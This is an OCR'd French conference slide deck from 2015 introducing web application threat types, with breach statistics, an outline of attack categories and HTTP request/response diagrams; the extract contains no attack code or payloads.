SÉCURITÉ DES SERVEURS ET DES APPLICATIONS


Typologie des menaces

M. Contensin

02/04/2015

7ème journée du réseau ARAMIS – Lyon

Introduction



77% des sites web légitimes ont des vulnérabilités qui peuvent être exploitées

1 site web sur 8 comporte une faille critique

Vol et fuite de données : 552 millions d'identités


(cartes de crédits, numéros de sécurité sociale, données médicales, numéros de téléphone, email, identifiants de connexion, ...).


*Source : rapport annuel **Symantec** sur les menaces de sécurité sur Internet (**avril 2014**)*

Plan

1. **Application web**
2. Authentification et autorisation : attaques et vulnérabilités
3. Attaques côté client
4. CSRF
5. Injections
6. Révélation d'informations
7. Attaques logiques


Conclusion


en-tête
1
corps
client
Requête HTTP
serveur
web
Application
Web
2
serveur BD



en-tête
1
corps
client
Requête HTTP
serveur
web
Application
Web
serveur BD
2
Réponse HTTP
en-tête
3
corps
HTML


1. Application web

Entrées




Requête HTTP GET

